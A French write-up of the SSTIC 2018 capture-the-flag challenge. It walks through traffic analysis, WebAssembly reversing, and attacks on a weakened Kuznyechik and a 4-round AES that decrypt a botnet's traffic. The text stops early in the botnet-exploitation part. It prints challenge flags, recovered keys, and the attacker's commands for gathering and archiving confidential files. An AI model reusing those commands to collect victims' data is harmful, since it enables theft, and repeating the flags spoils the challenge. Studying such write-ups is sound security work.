Challenge SSTIC 2018

Solution

Auteur : Nicolas Surbayrole

TLS-SEC

Table des matières

Table des matières 1

Introduction 2

1 Anomaly Detection 3
- 1.1 Énoncé . . . 3
- 1.2 Analyse du trafic . . . 4
- 1.3 Analyse du Javascript . . . 5
- 1.4 Désassemblage du WebAssembly . . . 5

2 Disruptive JavaScript 6
- 2.1 Analyse préliminaire . . . 6
- 2.2 Reverse du WebAssembly . . . 7
- 2.3 Analyse de l'algorithme de déchiffrement . . . 7
- 2.4 Création d'un contexte . . . 7
- 2.5 Déchiffrement . . . 8

3 Battle-tested Encryption 9
- 3.1 Analyse du binaire . . . 9
- 3.2 Analyse de l'établissement de la connexion scomm . . . 11
- 3.3 Déchiffrement du flux suspect 31337 . . . 12

4 Nation-state Level Botnet 15
- 4.1 Recherche du botnet . . . 15
- 4.2 Recherche d'une vulnérabilité . . . 16
- 4.3 Exploitation de la vulnérabilité . . . 19
- 4.4 Infiltration . . . 22

Conclusion 24

Bibliographie 25

A Annexes 26

Introduction

Ce document présente les différentes étapes du challenge SSTIC 2018 ainsi que mon cheminement pour les résoudre.

Le challenge de cette année comprend trois flags intermédiaires permettant de distinguer 4 phases différentes. Ces phases comprennent des étapes de reverse, de cryptographie ainsi que de l'analyse réseau et du pwned.

Anomaly Detection

1.1 Énoncé

From : marc.hassin@isofax.fr
To : j.raff@goeland-securite.fr

Bonjour,

Nous avons récemment découvert une activité suspecte sur notre réseau. Heureusement pour nous, notre fine équipe responsable de la sécurité a rapidement mis fin à la menace en éteignant immédiatement la machine. La menace a disparu suite à cela, et une activité normale a pu être reprise sur la machine infectée.

Malheureusement, nous avons été contraints par l'ANSSI d'enquêter sur cette intrusion inopinée. Après analyse de la machine, il semblerait que l'outil malveillant ne soit plus récupérable sur le disque. Toutefois, il a été possible d'isoler les traces réseau correspondantes à l'intrusion ainsi qu'à l'activité détectée.

Nous suspectons cette attaque d'être l'œuvre de l'Inadequation Group, ainsi nommé du fait de ses optimisations d'algorithmes cryptographiques totalement inadéquates.
Nous pensons donc qu'il est possible d'extraire la charge utile malveillante depuis la trace réseau afin d'effectuer un « hack-back » pour leur faire comprendre que ce n'était vraiment pas gentil de nous attaquer.

Votre mission, si vous l'acceptez, consiste donc à identifier le serveur hôte utilisé pour l'attaque et de vous y introduire afin d'y récupérer, probablement, une adresse e-mail, pour qu'on puisse les contacter et leur dire de ne plus recommencer.

Merci de votre diligence,

Marc Hassin,
Cyber Enquêteur
Isofax SAS

FIGURE 1.1 – Email introductif

On commence donc avec une capture réseau 33Mo des dernières communications de la machine avant qu'elle ne soit éteinte.

1.2 Analyse du trafic

Pour commencer l'analyse, j'ai utilisé Wireshark pour visualiser les différents flux compris dans la capture. En survolant le trafic, on remarque que l'adresse IP 192.168.231.123 revient à chaque paquet. Il s'agit donc de notre machine affectée. La majorité du flux provient d'une navigation sur internet avec des requêtes DNS et des flux HTTP et HTTPS. La majorité des sites consultés sont des journaux. L'user-agent des requêtes HTTP nous laisse penser que la navigation a lieu avec Firefox 53.0 sous Linux.

```
GET /v1/status?pubKey=b3j1j2ioo7ded7gm2i3l&1522336121024&callback=r1PoStJSONP696 HTTP/
1.1
Host: po.st
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.lemonde.fr/
Cookie: post_dcm=17590; post_uuid=fa13ef5b-e013-4fc9-b4ca-449d61b9315b
Connection: keep-alive

HTTP/1.1 200 OK
Content-Length: 18
Server: post/2.0
Pragma: no-cache
P3p: CP="PSAo PSDo OUR BUS DSP NON COR"
Date: Thu, 29 Mar 2018 15:08:41 GMT
Content-type: application/javascript;charset=UTF-8
Expires: Tue, 29 Oct 2002 19:50:44 GMT
Cache-control: private, no-cache, no-cache=Set-Cookie, proxy-revalidate
Set-cookie: post_uuid=fa13ef5b-e013-4fc9-b4ca-449d61b9315b; Expires=Fri, 29-Mar-2019
15:08:41 GMT; Path=/; Domain=po.st; Version=1
```

FIGURE 1.2 – Capture d'un flux HTTP

Afin d'analyser plus en détail la capture et en sortir les flux potentiellement indésirables, on peut demander à wireshark de lister les flux TCP. On remarque alors six connexions sortantes vers le port 8080, une vers le port 1443 et une vers le port 31337.

Bluetooth | Ethernet: 1 | FC | FDDI | IEEE 802.11 | IPX | IPv4: 174 | IPv6 | JXTA | MPTCP | NCP | RSVP | SCTP | SLL | **TCP: 924** | Token-Ring | UDP: 1110 | USB

TCP Conversations

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.231.123	57116	193.56.58.16	443	276	494 833	123	15 913	153	478 920	28,676025340	11,8490	10743,90	323349,88
192.168.231.123	57114	193.56.58.16	443	277	397 017	133	13 013	144	384 004	28,675326512	11,8221	8805,89	259855,29
192.168.231.123	58040	192.229.233.50	443	286	373 450	130	12 915	156	360 535	693,537176900	180,9041	571,13	15943,69
192.168.231.123	56778	193.56.58.16	443	340	555 725	160	16 768	180	538 957	7,897009016	11,5614	11602,73	372934,87
192.168.231.123	56776	193.56.58.16	443	342	645 104	153	16 892	189	628 212	7,896900072	11,5691	11680,78	434407,08
192.168.231.123	57118	193.56.58.16	443	349	559 614	163	15 436	186	544 178	28,676720078	2,2195	55637,51	1961435,06
192.168.231.123	57112	193.56.58.16	443	357	606 139	164	18 486	193	587 653	28,674491395	11,9786	12346,03	392469,04
192.168.231.123	56782	193.56.58.16	443	366	514 424	180	20 223	186	494 201	7,897170518	11,5605	13994,53	341992,38
192.168.231.123	57106	193.56.58.16	443	396	582 038	170	16 857	226	565 181	28,002030342	12,5287	10763,79	360887,98
192.168.231.123	56774	193.56.58.16	443	513	854 901	248	26 635	265	828 266	7,309341126	12,4770	17077,83	531067,55
192.168.231.123	49458	185.60.216.35	443	706	840 509	371	58 565	335	781 944	626,913783088	876,1144	534,77	7140,11
192.168.231.123	49760	10.241.20.18	1443	17	4 267	9	1 684	8	2 583	1763,792653015	0,0174	772647,85	1185124,35
192.168.231.123	49116	10.241.20.18	8080	11	3 899	6	729	5	3 170	35,818698314	0,0387	150546,44	654639,51
192.168.231.123	50306	10.241.20.18	8080	11	5 412	6	775	5	4 637	1731,302624016	0,0026	2349496,73	14057569,49
192.168.231.123	49794	10.141.20.18	8080	14	15 480	7	886	7	14 594	1731,225306074	0,0027	2601362,49	42849079,14
192.168.231.123	49106	10.241.20.18	8080	15	11 677	8	862	7	10 815	35,270488038	0,1473	46808,32	587276,07
192.168.231.123	50300	10.241.20.18	8080	15	27 041	8	912	7	26 129	1731,164167853	0,0034	2155530,89	61756432,69
192.168.231.123	50304	10.241.20.18	8080	151	1 307 063	68	4 868	83	1 302 195	1731,228142551	0,0177	2202401,51	589144666,97
192.168.231.123	49734	192.168.23.213	31337	4 763	15 806 954	3 426	10 229 080	1 337	5 577 874	1778,384768670	91,9156	890302,38	485478,12

FIGURE 1.3 – Liste des connexions TCP avec les 8 connexions suspectes

Les six connexions sur le port 8080 sont en HTTP. On peut donc extraire les pages chargées (cinq

scripts JS et un WASM). Pour la connexion sur le port 1443, il s'agit de HTTPS. Enfin, le port 31337 n'est pas standardisé. Le protocole ne ressemble à rien de connu et semble chiffré dès le début.

1.3 Analyse du Javascript

Après l'extraction des flux HTTP, on se retrouve avec cinq scripts (stage1.js, stage2.js, utils.js, payload.js, blockcipher.js) et un fichier WebAssembly (blockcipher.wasm). Il apparait assez vite que stage1.js charge les autres scripts et prépare un exploit à base d'une chaine d'appel (ROP). La charge utile est contenue dans le fichier payload.js, mais doit d'abord être déchiffrée. Le fichier stage2.js s'occupe des différentes étapes du déchiffrement. Diverses fonctions cryptographiques sont présentes dans le blockcipher.wasm qui est importé par le blockcipher.js.

Dans une des fonctions de stage2.js, on remarque le commentaire getFlag(0xbad). Il faut donc appeler cette fonction pour obtenir le premier flag. Pour appeler la fonction, j'ai créé un petit fichier HTML qui importe les différents scripts. Le chargement du wasm doit se faire avec un serveur web pour avoir les bons entêtes. Il est également nécessaire de changer l'URL d'accès dans le blockcipher.js.

Après avoir réglé tous les problèmes de chargement des différentes parties, on peut appeler la fonction getFlag avec le paramètre 0xbad. La fonction ne ressort aucun résultat ni de log dans la console. La fonction getFlag faisant appel à la fonction _getFlag du wasm, on va essayer de la désassembler.

1.4 Désassemblage du WebAssembly

Le WebAssembly permet d'exécuter un assembleur dans les navigateurs. Le langage est pensé comme une machine à pile avec des registres. Il est possible de compiler directement du C ou du C++ vers du WebAssembly. Dans notre cas, on trouve dans le loader (blockcipher.js) un lien vers le wiki du compilateur Emscripten.

Pour désassembler le wasm, il est possible d'utiliser les navigateurs qui possèdent des consoles de debug. Ainsi, dans Firefox, il est possible de trouver le wasm désassemblé ainsi que les différents import et export.

En regardant la fonction associée à _getFlag, on remarque que le paramètre est comparé à 89594904. On obtient le flag en passant cette valeur à la fonction getFlag.

```
00000EFF    get_local $var0
00000F01    i32.const 89594904
00000F06    i32.ne
00000F07    if
00000F09      get_local $var3
00000F0B      set_global $global4
00000F0D      i32.const 0
00000F0F      return
00000F10    end
```

FIGURE 1.4 – Condition dans _getFlag

SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}

FIGURE 1.5 – Premier flag

Disruptive JavaScript

2.1 Analyse préliminaire

Lors de l'étape deux, on va essayer de déchiffrer le payload. On commence donc par analyser les différentes étapes de déchiffrement dans l'espoir de les reproduire et de trouver un moyen de les contourner. Le schéma ci-dessous illustre les différentes étapes du déchiffrement.



FIGURE 2.1 – Étape de déchiffrement du payload

On remarque que le déchiffrement a besoin d'un mot de passe pour se dérouler correctement. Le mot de passe est chargé en HTTPS et correspond au flux sur le port 1443. Comme il est impossible de forcer une clef de 32 octets, on regarde les paramètres de sécurité de la connexion HTTPS.

La connexion HTTPS utilise TLSv1.2 avec TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256. On a donc une connexion authentifiée par clef RSA, chiffré par AES-128-GCM avec des clefs échangées avec Diffie-Hellman et une intégrité vérifiée par SHA256. Diffie-Hellman est utilisé avec la courbe elliptique x25519. Il est donc inutile d'essayer de casser le certificat, car la connexion utilise des clefs temporaires pour le chiffrement. De plus, la courbe x25519 offre une sécurité de 128 bits soit 16 octets. On a donc une meilleure attaque que sur la clef, mais qui reste encore impossible à réaliser.

Comme il n'est pas envisageable de casser le chiffrement TLS, on peut essayer de forcer le mot de passe. Néanmoins, PBKDF2 est une fonction de dérivation de clef conçue pour être relativement lente. De plus, il n'est pas possible de déduire une taille probable du mot de passe envoyé par le serveur. La recherche du mot de passe sera sûrement plus longue que la recherche de la clef à cause de PBKDF2. On peut essayer quelques valeurs (le flag de l'étape 1, le tag cherché, etc.), mais sans succès.

Il va doit falloir s'attaquer aux fonctions de déchiffrement elles-mêmes. Avant cela, il est nécessaire de comprendre l'attaque que l'on peut réaliser. On possède en effet un couple clair-chiffré de 16 octets. Si on considère l'algorithme de déchiffrement en boite noire, on sait qu'il prend en entrée un bloc de 16 octets et un contexte de 160 octets (dérivé d'une clef de 32 octets). Pour un algorithme qui travaille sur des blocs de 16 octets, il existe $2^{128}!$ permutations clairs-chiffrés possibles. Comme la clef est de 32 octets, seules 2^{256} permutations sont accessibles. Le fait de fixer un couple clair-chiffré réduit les permutations possibles de 2^{128}. En considérant que les 2^{256} permutations accessibles sont équitablement réparties dans l'espace initial des permutations, il nous reste 2^{128} clef de 32 octets qui possède ce couple clair-chiffré. Il faut donc s'attendre à une grosse faiblesse dans l'algorithme pour arriver à déchiffrer la charge utile.

2.2 Reverse du WebAssembly

Comme il n'est pas envisageable d'attaquer le TLS ni PBKDF2, on va donc s'intéresser aux fonctions _setDecryptKey et _decryptBlock comprises dans le wasm. J'ai donc reversé ces deux fonctions en pseudo-C puis en python à partir du code désassemblé précédemment (voir A.1). Afin de s'assurer que le code créé est le bon, on effectue des comparaisons avec des valeurs trouvées avec le wasm.

2.3 Analyse de l'algorithme de déchiffrement

On peut maintenant essayer de retrouver l'algorithme utilisé. Avec la variable var1305, on arrive à trouver l'algorithme GOST3412 ou Kuznyechik. Notre algorithme correspond relativement bien, mais il y a des changements importants. Kuznyechik déchiffre ses blocs en 3 étapes qui sont répétées 9 fois. Il commence par effectuer un xor une partie du contexte avec le bloc, puis une transformation linéaire (ce qui correspond à nos trois boucles internes), pour finir avec une transformation non linéaire. En observant la transformation non linéaire, on remarque que ce n'est pas la même qui est utilisée dans notre algorithme. En cherchant un peu plus, on remarque que la propriété suivante : $d(var1024[x]) = x$. L'étape de transformation non linéaire équivaut donc à la fonction identité dans notre version de l'algorithme.

Comme on a la version originale de l'algorithme, on peut en profiter pour refactoriser notre code. Cela nous permet de trouver également une propriété sur la transformation linéaire (que l'on nommera $Linv$). Celle-ci est distribuable avec l'opération xor (soit $Linv(x \oplus y) = Linv(x) \oplus Linv(y)$).

2.4 Création d'un contexte

Comme notre algo ne se compose plus que de xor et de $Linv$, on peut donc faire l'opération suivante : $Linv(x \oplus ctx1) \oplus ctx2 = Linv(x) \oplus Linv(ctx1) \oplus ctx2$. En effectuant les neuf boucles, on a alors $Linv^9(x) \oplus ctx[0:16] \oplus f(ctx[16:160])$ avec f une fonction qui combine $Linv$ et des xor sur le reste du contexte. Or, si $ctx[16:160]$ ne possèdent que des octets nuls, $f(ctx[16:160])$ équivaut à une liste de 16

octets nuls. Notre contexte peut donc se réduire à 16 octets inconnus suivis de 144 octets nuls.

Or, comme on possède un couple clair-chiffré, on peut trouver les 16 octets qui nous manquent. Il suffit de faire un xor entre le premier bloc déchiffré avec un contexte nul et le tag en enlevant l'IV et la dernière étape du déchiffrement qui contient une transformation non linéaire (voir A.2).

```
[44, 245, 231, 62, 15, 168, 99, 45, 181, 221, 252, 231, 161, 191, 151, 146]
```

FIGURE 2.2 – Seize premiers octets du contexte forgé

2.5 Déchiffrement

Avec le contexte trouvé, il est possible de déchiffrer le payload. On peut soit le faire directement dans le JS, en mettant notre contexte, soit le faire en python avec les fonctions équivalentes.

Une fois le payload déchiffré, on se retrouve avec un exécutable ELF pour x86_64 lié statiquement. Le flag peut être trouvé avec la commande strings.

```
SSTIC2018{f2ff2a7ed70d4ab72c52948be06fee20}
```

FIGURE 2.3 – Deuxième flag

Battle-tested Encryption

3.1 Analyse du binaire

On a donc un binaire statiquement lié à analyser. On peut s'y prendre de deux manières différentes. Soit analyser l'ensemble du binaire pour en comprendre toutes les subtilités, soit se concentrer sur le protocole de communication entre notre PC infecté et la machine 192.168.23.213 qui semble faire office de relais (adresse IP privée). On va ici se concentrer sur le deuxième point, le premier sera néanmoins nécessaire pour la dernière partie.

La fonction main du binaire est assez basique. Elle désactive la mise en cache sur toutes les entrées-sorties standards (stdin, stdout, stderr), fait appel à la méthode agent_init puis agent_main_loop. En regardant rapidement la fonction agent_main_loop, on remarque que c'est une boucle infinie avec un select. Le programme aura certainement plusieurs descripteurs de fichier ou de socket à écouter et entreprendra des actions en fonction des messages qu'il recevra sur chacun. La fonction prend en paramètre un contexte qui est initialisé par la fonction agent_init. On va donc analyser la fonction agent_init en profondeur en prenant soin de reconstituer les structures qu'elle semble utiliser.

La fonction agent_init prend en argument le contexte et les arguments du programme (argc et argv). On remarque immédiatement l'appel à la fonction getopt qui permet de parser les arguments d'une ligne de commande ainsi que le switch case qui suit. Les arguments possibles sont les suivants :

— -a : suivi d'un entier 64 bits stocké en contexte+8 (défaut : 0)
— -c : active un bit en contexte+0x2d0 s' il est suivi du flag de la deuxième partie (défaut : 0)
— -h : suivi d'une adresse IP qui est passée en argument à inet_pton avant d'être mise sur la pile (défaut : non initialisé)
— -i : suivi d'une chaine de caractère dont les 8 premiers octets seront placés en début de contexte (défaut : «babar007»)
— -l : suivi d'un entier placé en contexte+0x10 (défaut : 31337)
— -p : suivi d'un entier sur 16 bits et placé sur la pile juste avant le paramètre -h (défaut : non initialisé)
— -z : ne fais rien, mais ne génère pas d'erreur

En regardant les paramètres passés en argument dans stage1.js, on peut remarquer que le paramètre -h correspond à l'adresse IP que l'on contacte et que le paramètre -p au port associé. Il est donc probable qu'une structure sockaddr_in soit présente sur la pile à l'emplacement des valeurs des paramètres -h et -p. De plus, l'affectation de 0x0002 (correspondant à AF_INET) juste avant l'emplacement du port sur la pile semble confirmer cette hypothèse.

Après la gestion des arguments, la fonction se crée une paire de clefs RSA en faisant appel aux fonctions init_genPrime, rsa2048_gen et fini_genPrime. Chacune de ses fonctions utilise la bibliothèque

gmp permettant de gérer les grands nombres. Les clefs sont stockées dans une sous-structure du contexte commençant en +0x38. On peut trouver dans cette sous-structure la clef privée à l'index 0x30 et la clef publique à l'index 0x60.

La génération des clefs RSA est suivie par l'appel à la fonction routing_table_init. Cette fonction fait appel à malloc pour 144 octets dont elle place la référence en contexte+0x20. Deux entiers en contexte+0x18 et 0x1c sont mis respectivement à 0 et 6.

La fonction suit après un comportement différent si le bit de l'argument -c a été activé. Si le bit est mis, la fonction fait appel à prctl pour limiter les possibilités du programme avec PR_SET_NO_NEW_PRIVS et SECCOMP_MODE_FILTER. Après ces appels, seuls certains appels système sont disponibles, notamment ceux pour le réseau, la lecture et écriture de fichier et l'allocation mémoire.

Quand le paramètre -c n'est pas mis ou invalide, comme dans notre cas, la fonction commence par randomiser l'emplacement du paramètre -a s' il est encore à zéro. Il alloue ensuite une structure de 560 octets et copie la structure sockaddr_in des paramètres -h et -p dedans (à l'index 8). Une référence vers cette nouvelle structure est placée en contexte+0x2c8. On enchaine ensuite les appels aux fonctions scomm_connect, scomm_prepare_channel et mesh_agent_peering. Ces trois fonctions semblent établir un canal de communication avec l'hôte désigné par les paramètres -h et -p. Des clefs AES sont échangées grâce à la clef RSA précédemment créée. Les clefs obtenues sont conservées dans la structure de 560 octets (que l'on nommera scomm_client).

Avant de se terminer, que le paramètre -c soit présent ou non, la fonction ouvre le port indiqué par le paramètre -l en écoute. La socket est placé dans le contexte à l'index 0x2bc.

Listing 3.1 – Structures connues après le reverse de agent_init

```
#include <sys/socket.h>
#include <gmp.h>

struct contexte {
    char param_i[8]; /* 0x0 */
    long param_a; /* 0x8 */
    long param_l; /* 0x10 */
    struct routing_table routing_table; /* 0x18 */
    /* padding between 0x28 and 0x38 */
    struct RSA_struct RSA_key; /* 0x38 */
    struct listen_struct listen_struct; /* 0xb0 */
    struct scomm_client *parent_scomm; /* 0x2c8 */
    char param_c; /* 0x2d0 */
};
struct routing_table { /* size 0x10 */
    int i1; /* 0x0      set to 0 */
    int i2; /* 0x4      set to 6 */
    void* pnt; /* 0x8   result of malloc(144) */
};
struct RSA_struct { /* size 0x78 */
    mpz_t unknow1; /* 0x0 */
    mpz_t unknow2; /* 0x10 */
    mpz_t exposant; /* 0x20 */
    mpz_t private_key; /* 0x30 */
    mpz_t p; /* 0x40 */
    mpz_t q; /* 0x50 */
    mpz_t public_key; /* 0x60 */
    long size_product; /* 0x70 */
};
struct listen_struct { /* size 0x218 */
    /* padding between 0x0 and 0x210 set to 0 */
    int fd; /* 0x210 */
    /* allign to 0x218 */
```

```
};
struct scomm_client { /* min size 0x230  can be extend */
    /* padding between 0x0 and 0x8 */
    struct sockaddr_in sock; /* 0x8 */
    struct aes_scomm_struct aes_scomm; /* 0x18 */
    /* align to 0x230 */
    char additionnal_field[]; /* 0x230 */
};
struct aes_scomm_struct {
    char aes_round_dec_key[0xf0]; /* 0x0 */
    char aes_round_enc_key[0xf0]; /* 0xf0 */
    char aes_dec_key[0x10]; /* 0x1e0 */
    char aes_enc_key[0x10]; /* 0x1f0 */
    char next_IV[0x10]; /* 0x200 */
    int fd; /* 0x210 */
};
```

3.2 Analyse de l'établissement de la connexion scomm

On va maintenant étudier plus en détail les trois fonctions qui établissent la connexion scomm dans le cas où l'argument -c n'est pas présent.

La première fonction scomm_init se contente d'établir la connexion TCP en fonction des paramètres -h et -p.

La deuxième fonction scomm_prepare_channel commence par créer deux clefs AES en utilisant SHA256 sur 40 octets d'entropie (/dev/urandom). La fonction échange alors les premiers paquets. Dans un premier paquet, elle envoie sa clef RSA publique. Il reçoit en échange la clef publique RSA du correspondant. Dans un second temps, il chiffre l'une de ses clefs AES avec la clef publique reçue et envoie le chiffré. Il reçoit enfin une clef AES chiffrée par sa clef publique. Il remplace donc sa deuxième clef AES par celle reçue après l'avoir déchiffré. Les deux clefs AES sont ensuite dérivées. On note que la clef envoyée est passée en argument à rijndaelKeySetupDec et sera certainement utilisée pour déchiffrer alors que la clef AES reçue est passée à rijndaelKeySetupEnc et sera utilisée pour chiffrer.

Comme il y a de la cryptographie et que les fonctions utilisées ne semblent pas sortir de bibliothèque, il faut vérifier leur implémentation. Pour RSA, la méthode choisie utilise directement l'exposant privé pour déchiffrer et l'exposant public pour chiffrer. Les clefs sont générées en utilisant /dev/urandom. Les clairs sont chiffrés en utilisant RSA SSA qui ajoute une partie aléatoire au clair. Sans avoir vérifier la génération des clefs en détails, il est peu probable que l'on puisse obtenir les clefs AES grâce aux 4 premiers messages. L'analyse de la fonction de dérivation de clef AES est plus prometteuse. Le deuxième argument passé aux fonctions de dérivation vaux 4. Cet argument influe sur le nombre de clefs dérivé. Ainsi, dans notre cas, les fonctions vont dériver 4 clefs alors que l'on en attend 10 pour un AES 128 normal (avec 10 tours). On portera donc une attention particulière aux fonctions de chiffrement et déchiffrement.

La dernière fonction mesh_agent_peering termine l'établissement de la connexion. Elle est également la première fonction à faire appel au chiffrement AES avec les clefs négociées juste avant. La fonction crée un message qu'elle envoie avec la fonction scomm_send et reçoit une réponse avec la fonction scomm_recv. On peut déjà en déduire une première structure des messages envoyés et reçus par scomm. Si le code est 0x20000, la fonction se rappelle elle-même en changeant contexte->param_a par une autre valeur aléatoire. Sinon, la structure scomm_client est agrandie et les données additionnelles sont placées à la fin.

Listing 3.2 – Structure des messages après analyse de mesh_agent_peering

```
struct message { /* size len_struct, min 0x28 */
    char tag[8]; /* 0x0 set to "AAAA\xde\xc0\xd3\xd1" */
    char param_i[8]; /* 0x8 set to contexte->param_i */
    long null_field; /* 0x10 set null */
    long param_a; /* 0x18 set to contexte->param_a */
    int code; /* 0x20 set to 0x10000 */
    int len_struct; /* 0x24 set to 0x28 */
    char additionnal_data[]; /* 0x28 */
};
```

Les fonctions scomm_send et scomm_recv sont symétriques et permettent de communiquer de manière chiffrée avec les clefs précédemment obtenues. Le message à envoyer est d'abord agrandi pour que sa taille soit un multiple de 16. Il est ensuite chiffré par la fonction rijndaelEncrypt en mode CBC avec l'IV présent dans la structure aes_scomm_struct. L'IV est ajouté en début de chiffré. La transmission commence d'abord par l'envoi de la taille du chiffré sur 4 octets suivis du chiffré lui-même. Comme attendu, les fonctions rijndaelEncrypt et rijndaelDecrypt font un AES réduit à 4 tours.

3.3 Déchiffrement du flux suspect 31337

AES 128 bits est considéré comme sûr avec une meilleure attaque connue ayant une complexité de 2^{126}. Néanmoins, AES est vulnérable si le nombre de tours est réduit. Une attaque sur AES 4 tours permet de retrouver la clef si on est capable de chiffrer un clair 256 fois en ne changeant qu'un octet. [1]

Dans notre cas, on n'a pas la possibilité de chiffrer les clairs que l'on souhaite. Il faut donc regarder si l'on n'a pas des chiffrés qui remplissent ces conditions dans notre capture. En regardant les appels à la fonction send, on remarque qu'elle n'est appelée que par scomm_send ou rsa2048_key_exchange. Dans le cas de rsa2048_key_exchange, AES n'est pas utilisé. En regardant les fonctions appelant scomm_send, elle utilise toute la même structure de message chiffré. De plus, le tag a toujours la même valeur et le champ param_i est toujours recopié depuis le contexte. Enfin, la fonction scomm_send utilise un IV qu'elle incrémente et qui est xor avec les 16 premiers octets constants.



FIGURE 3.1 – Graphe d'appel à la fonction send

Il faut donc à présent regrouper les chiffrés qui nous intéressent. De plus, on aura besoin de déchiffrer le flux après avoir trouvé les clefs. Il va donc falloir déchiffrer le flux en étant capable de différencier le

sens du message.

On commence donc par isoler le flux à déchiffrer. On parse ensuite le flux TCP en s'aidant des numéros de séquence pour éliminer les retransmissions. On peut enfin reconstruire les paquets scomm envoyées et reçues en s'aidant de la taille indiquée dans les quatre premiers octets de chaque communication.

Une fois les communications regroupées, on peut isoler le premier bloc chiffré de chaque communication. Pour obtenir la clef, il suffit de prendre les 256 premiers blocs envoyés ou reçus (hors échange de clefs) et de les inclure au script d'intégrale [1]. Avant de le faire tourner, il faut également changer la condition de la ligne 619 par une suite de caractère présente dans le tag. On peut par exemple prendre «AAAA». En faisant cela pour les deux sens, on trouve les deux clefs suivantes :

```
[114, 255, 128, 54, 217, 32, 7, 119, 209, 233, 122, 91, 225, 211, 245, 20]
```

FIGURE 3.2 – Clef de chiffrement des paquets vers 192.168.23.213

```
[76, 26, 105, 54, 47, 224, 3, 54, 246, 168, 70, 15, 243, 61, 255, 213]
```

FIGURE 3.3 – Clef de déchiffrement des paquets venant de 192.168.23.213

On peut maintenant modifier notre script pour y intégrer le déchiffrement des trames. En regardant les messages, on devine au début les commandes d'un invité de commande. Le reste du flux est incompréhensible, car il s'agit d'un transfert d'une archive tgz. En nous servant du champ code de chaque message, on peut reconstituer les transferts et récupérer deux archives dont une incomplète.

L'archive surprise.tgz contient un ensemble de photo, notamment de chiens. La deuxième archive est corrompue, car le transfert ne s'est pas terminé. Néanmoins, on peut facilement extraire la majorité des données. On trouve ainsi beaucoup de PDF ressemblant à des documents confidentiels. Le flag se trouve dans le fichier super_secret.

```
RSA init connexion
RSA init connexion
RSA init connexion
RSA init connexion
Init connexion
Established connexion
$ ls -la /home
total 12
drwxr-xr-x 3 root root 4096 Mar 2 11 :40 .
drwxr-xr-x 24 root root 4096 Mar 2 11 :40 ..
drwxr-xr-x 22 user user 4096 Mar 29 03 :06 user
$ ls -la /home/user
total 136
...
$ ls -la /home/user/confidentiel
total 48
...
$ tar cvfz /tmp/confidentiel.tgz /home/user/confidentiel
tar : Removing leading '/' from member names
...
Begin transfert client => botnet : /tmp/confidentiel.tgz
Begin transfert botnet => client : /tmp/surprise.tgz
End transfert /tmp/surprise.tgz
/tmp/confidentiel.tgz file not close
```

FIGURE 3.4 – Résumé de la communication chiffré

SSTIC2018{07aa9feed84a9be785c6edb95688c45a}

FIGURE 3.5 – Troisième flag

Nation-state Level Botnet

4.1 Recherche du botnet

Maintenant que l'on a réussi à déchiffrer le flux et les archives, on va rechercher une direction pour la suite du challenge. Après une relecture de l'énoncé, on se rend compte qu'il nous faut à un moment trouver un serveur distant pour nous y introduire. On va donc se concentrer sur tous les messages que le PC victime à reçu du botnet.

Pour commencer, on peut regarder les images. Un tour rapide dans les méta données nous informent que certaines photos sont assez vieilles. On analyse également les images avec des outils de stéganographie, mais sans résultat concluant.

En prenant un peu plus de distance, on regarde l'ensemble des messages envoyés par le botnet. On voit que le premier message chiffré par AES que l'on reçoit contient des données que l'on n'a pas analysées, mais qui sont stockées à la fin de la structure scomm_client (avec appel à realloc). On va continuer de comprendre le binaire en se concentrant sur ce message.

```
192.168.23.213 :31337 => 192.168.231.123 :49734 [from_botnet]
len cypher : 624
iv : 00000000000000000000000000000000
common_tag : 41414141dec0d3d1
hostname : 6261626172303037
from : d4e2ce912b9f8edf
to : 25f7dd809f8fe428
instruction : 00000101
len data : 560
plain : <560 bytes>
```

FIGURE 4.1 – Sixième message contenant des données non interprétées

Lors de la partie 3, on avait réussi à comprendre les grandes lignes de la fonction agent_init et à en sortir une première version des structures utilisées. Il ne reste plus que la fonction agent_main_loop à analyser ainsi que ses appels pour comprendre l'intégralité du programme. Cette fonction est une boucle infinie avec les étapes suivantes :

— collecter tous les descripteurs de fichier ouverts en lecture
— appeler select sur cet ensemble
— traiter les nouvelles connexions sur la socket en écoute et faire l'échange de clef RSA

— traiter les messages venant de la connexion parente, et boucler jusqu'à rétablir la connexion si un problème survient
— traiter les entrées clavier si on est la racine
— traiter les messages des sockets qui se sont connectés par notre port en écoute
